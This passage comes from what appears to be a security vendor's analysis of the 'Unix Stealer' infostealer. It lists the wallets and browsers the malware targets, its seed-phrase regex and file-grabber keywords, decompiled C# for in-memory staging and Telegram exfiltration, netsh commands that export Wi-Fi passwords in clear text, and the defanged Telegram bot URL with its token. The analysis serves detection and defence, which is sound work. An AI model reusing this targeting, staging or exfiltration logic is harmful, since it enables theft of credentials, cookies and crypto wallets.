- Suiet Wallet
- Suku Wallet
- Talisman Wallet
- TerraStation
- TokenPocket
- TON Wallet
- Trezor
- Tron
- Trust Wallets
- TrustWallet
- UniSat Wallet
- Wombat
- XDEFI
- xDefi Wallet
- Yoroi Wallet
- YubiKey

Crypto Wallet applications

- Armory
- atomic
- AtomicWallet
- Binance
- Bitcoin
- BitcoinGold
- Bytecoin
- Coin98
- Coinomi
- Dash
- DashCore
- Electrum
- Electrum-LTC
- Ethereum
- Exodus
- Groestlcoin
- Guarda
- Jaxx
- Komodo
- Ledger Live
- LedgerLive
- Litecoin
- MathWallet
- MetaMask
- Monero
- MyCrypto
- MyEtherWallet
- MyMonero
- Phantom
- PIVX
- Tari
- TrezorSuite
- TrustWallet
- Vertcoin
- Zcash

Chromium-based browsers

- 360Browser
- 360Chrome
- 7Star
- Amigo
- AOL Shield
- Atom
- AVAST Browser
- BaiduBrowser
- Battle.net
- Blisk
- Brave-Browser
- Brave-Browser-Nightly
- CCleaner Browser
- CentBrowser
- Chedot
- Chrome
- ChromePlus
- Chromium
- Chromodo
- Citrio
- CocCoc
- ColibriBrowser
- Comodo
- Comodo Dragon
- Coowon
- CryptoTab Browser
- Edge
- Element Browser
- Elements Browser
- Epic Privacy Browser
- Falkon
- GhostBrowser
- Globus VPN
- Hola
- Iridium
- kingpinbrowser
- Kinza
- K-Melon
- Kometa
- liebao
- Lulumi-browser
- Maelstrom
- Maxthon
- Maxthon3
- Min
- Naver Whale
- Nichrome
- NVIDIA GeForce Experience
- Opera GX Stable
- Opera Stable
- Orbitum
- QIP Surf
- QQBrowser
- Sleipnir5
- Slimjet
- Sputnik
- Torch
- UCBrowser_i18n
- Uran
- Vivaldi
- Xvast
- YandexBrowser

Gecko-based browsers

- Avant Profiles
- BlackHaw
- conkeror
- Cyberfox
- Firefox
- Flock
- Ghostery Browser
- IceDragon
- K-Meleon
- Navigator
- Pale Moon
- SeaMonkey
- Sielo
- SlimBrowser
- Thunderbird
- Undetectable
- Waterfox

The file also contains a File Grabber that targets files containing passwords and seed phrases using several indicators:

Seed phrase regex

```
"^(?:\\s*\\b[a-z]{3,}\\b){12,24}\\s*$"
```

Keywords

```
"recovery",
"phrase",
"backup",
"pin",
"auth",
"2fa",
"token",
"apikey",
"api_key",
"ssh",
"cert",
"certificate",
"crypto",
"btc",
"eth",
"usdt",
"ltc",
"xmr"
"password",
"passwd",
"pwd",
"pass",
"login",
"user",
"username",
"account",
"mail",
"email",
"secret",
"key",
"private",
"public",
"wallet",
"mnemonic",
"seed",
```

Seed extensions

```
".seed",
".seedphrase",
".mnemonic",
".phrase",
".key",
".secret",
".txt",
".backup",
".wallet"
```

Seed Paths

```
"\\Downloads",
"\\OneDrive",
"\\Dropbox",
"\\iCloudDrive",
"\\Google Drive",
"\\YandexDisk",
"\\Mega",
) + "\\Evernote",
) + "\\Standard Notes",
) + "\\Joplin",
"\\Wallets",
"\\Keys",
"\\Crypto",
"\\Backup"
```

Staging

Unlike many other infostealers, Unix stealer avoids storing the stolen information on disk and instead stages and archives the data in memory:

```
public void AddFile(string entryPath, byte[] content)
{
    if (this._disposed)
    {
        throw new ObjectDisposedException("InMemoryZip");
    }
    if (content != null && content.Length != 0)
    {
        string key = this.ApplyRootPrefix(entryPath);
        byte[] copy = new byte[content.Length];
        Buffer.BlockCopy(content, 0, copy, 0, content.Length);
        this._entries.AddOrUpdate(key, copy, (string text, byte[] old) => copy);
    }
}
public byte[] ToArray(CompressionLevel compression = CompressionLevel.Fastest)
{
    if (this._disposed)
    {
        throw new ObjectDisposedException("InMemoryZip");
    }
    object buildLock = this._buildLock;
    byte[] result;
    lock (buildLock)
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true,
              Encoding.UTF8))
            {
                foreach (KeyValuePair<string, byte[]> keyValuePair in this._entries)
                {
                    using (Stream stream = zipArchive.CreateEntry(keyValuePair.Key, compression).Open())
                    {
                        byte[] value = keyValuePair.Value;
                        stream.Write(value, 0, value.Length);
                    }
                }
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
```

Exfiltration

The file exfiltrates stolen data via Telegram by utilizing hardcoded Telegram bot information:

```
public static Task<bool> SendToTelegram(string botToken, string chatId, byte[] file, string fileName, string caption)
{
    Program.<SendToTelegram>d__6 <SendToTelegram>d__;
    <SendToTelegram>d__.<>t__builder = AsyncTaskMethodBuilder<bool>.Create();
    <SendToTelegram>d__.botToken = botToken;
    <SendToTelegram>d__.chatId = chatId;
    <SendToTelegram>d__.file = file;
    <SendToTelegram>d__.fileName = fileName;
    <SendToTelegram>d__.caption = caption;
    <SendToTelegram>d__.<>1__state = -1;
    <SendToTelegram>d__.<>t__builder.Start<Program.<SendToTelegram>d__6>(ref <SendToTelegram>d__);
    return <SendToTelegram>d__.<>t__builder.Task;
```


```
Config.TelegramToken = "ENCRYPTED:u5g1DJYDS1YduNWwc4U1pg2amUryP8oXn34mT3U5kNGaHZr842+hYTKnbiQXqmWV";
Config.TelegramChatId = "ENCRYPTED:U+a04EdERatVTt6BiXG0fQ==";
```

Dynamic Analysis


Data collection

Upon execution, the process contacts the URL “hxxp[:]//icanhazip[.]com/” (104.16.185.241:80).


When sending a GET request to the “icanhazip” website, it responds with the host’s public IP address:



Then, the process contacts the URL “hxxp[:]//ip-api[.]com/line/?fields=countryCode” (208.95.112.1:80) to receive the host’s country code:



Next, the process initiates scanning of its targeted files, applications and system information previously detailed in the file’s static analysis:



C:\Users\[redacted]\AppData\Local\Coowon\Coowon	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\Web Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Uran\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Kinza\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Blisk\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Xvast\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Torch\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\Ya Passman Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\CryptoTab Browser	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\Ya Credit Cards	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Comodo\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Kometa\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\Login Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\liebao\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Chedot\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\Login Data For Account	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\K-Melon\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\Network\Cookies	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Orbitum\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Vivaldi\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Slimjet\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Iridium\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Maxthon\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Maxthon3\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Nichrome\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...
C:\Users\[redacted]\AppData\Local\Chromodo\User Data	Desired Access: Read Attributes, Disposition: Open, Opti...

The process continues by creating the folder “C:\Users*\AppData\Local\Temp\UnixStealerWifiExport_<guid>” before calling two instances of “Netsh.exe”.

The first is used to export the host’s Wi-Fi profile data, including clear text passwords, to the newly created folder for further parsing and collection:

Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\[redacted]\AppData\Local\Temp\UnixStealerWifiExport_2fb50e95c39c4e2eb2b5dcc11eb5a8ec

Image

Network Command Shell

Microsoft Corporation

Name: netsh.exe

Version: 10.0.19041.1 (WinBuild.160101.0800)


Path:

C:\Windows\SYSTEM32\netsh.exe

Command Line:

"netsh" wlan export profile key=clear folder="C:\Users\[redacted]\AppData\Local\Temp\UnixStealerWifiExport_2fb50e95c39c4e2eb2b5dcc11eb5a8ec"

The second “Netsh.exe” command outputs a list of the host’s available Wi-Fi profiles:



During data collection, the Unix Stealer process saves all collected data as files within an in-memory ZIP archive using the following naming convention: "<countrycode>_<publicIP>_<date>_<time>_<64randomchars>.zip"


The ZIP file contents are sectioned in the following way:

```
│   DomainDetects.txt
│   Environment.txt
│   Information.txt
│   InstalledBrowsers.txt
│   InstalledSoftware.txt
│   ProcessList.txt
│   ProductKey.txt
│   Screenshot.jpg
│   UnixStealer.txt
│   UserAgents.txt
│   UserInformation.txt
├───Browser
│   ├───Autofill
│   ├───Cookies
│   ├───Download
│   ├───FingerPrint
│   ├───History
│   ├───MasterKeys
│   ├───Path
│   ├───UA
│   └───Version
├───FileGrabber
│   └───desktop
└───Xbox
    ├───Microsoft.Xbox.TCUI_8wekyb3d8bbwe
    │   └───Settings
    ├───Microsoft.XboxApp_8wekyb3d8bbwe
    │   └───Settings
    ├───Microsoft.XboxGameCallableUI_cw5n1h2txyewy
    │   └───Settings
    ├───Microsoft.XboxGameOverlay_8wekyb3d8bbwe
    │   ├───LocalState
    │   │   └───DiagOutputDir
    │   └───Settings
    ├───Microsoft.XboxGamingOverlay_8wekyb3d8bbwe
    │   ├───LocalState
    │   │   └───DiagOutputDir
    │   └───Settings
    ├───Microsoft.XboxIdentityProvider_8wekyb3d8bbwe
    │   └───Settings
    └───Microsoft.XboxSpeechToTextOverlay_8wekyb3d8bbwe
        └───Settings
```

Exfiltration

Finally, the process exfiltrates the collected data via an API call to a Telegram bot at:

“hxxps[:]//api[.]telegram[.]org/bot8087590569:AAFzmSJZL1yACiSfN8TOK6OPlDUugHkmYaY/sendDocument (149.154.166.110:443)”




The POST request sends the following summary message, detailing an overview of the stolen data, along with the created ZIP file itself:

The telegram bot named “RailgunUnix_BOT” is set to send the information to the specific telegram user “Sukronix”:

```
],
"chat" : {
    "first_name" : "⁂ Nazuna ⁂ 纳祖纳",
    "id" : 7705273044,
    "type" : "private",
    "username" : "Sukronix"
},
"date" : 1784126561,
"document" : {
    "file_id" : "[redacted]
    "file_name" : "[redacted]
    "file_size" : 5[redacted],
    "file_unique_id" : "[redacted]",
    "mime_type" : "application/zip"
},
"from" : {
    "first_name" : "RailgunUnix_BOT",
    "id" : 8087590569,
    "is_bot" : true,
    "username" : "RailgunUnix_BOT"
},
"message_id" : [redacted]
```


The stealer's creation is credited to the Telegram user "klim0ri", who claims ownership of a Russian website and Discord server "Unix", which offers hack tools, leaks, marketplace, and services:







Figure 3 - Un1x Discord server

Full Process Tree:



MITRE ATT&CK Tactics and Techniques

Execution	Stealth	Credential Access	Discovery	Collection	Exfiltration
Native API	Indicator Removal	Steal Web Session Cookie	Browser Information Discovery	Archive Collected Data	Automated Exfiltration
	Virtualization/Sandbox Evasion	Unsecured Credentials	File and Directory Discovery	Automated Collection	Exfiltration Over Web Service
			Process Discovery	Clipboard Data	
			Software Discovery	Data from Local System	
			System Information Discovery	Data Staged	
			System Location Discovery	Screen Capture	
			System Network Configuration Discovery		
			System Owner/User Discovery		
			System Time Discovery		
			Virtualization/Sandbox Evasion		


Cynet vs Unix

Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow the Unix Stealer to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms.


File Dumped on the Disk


Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:

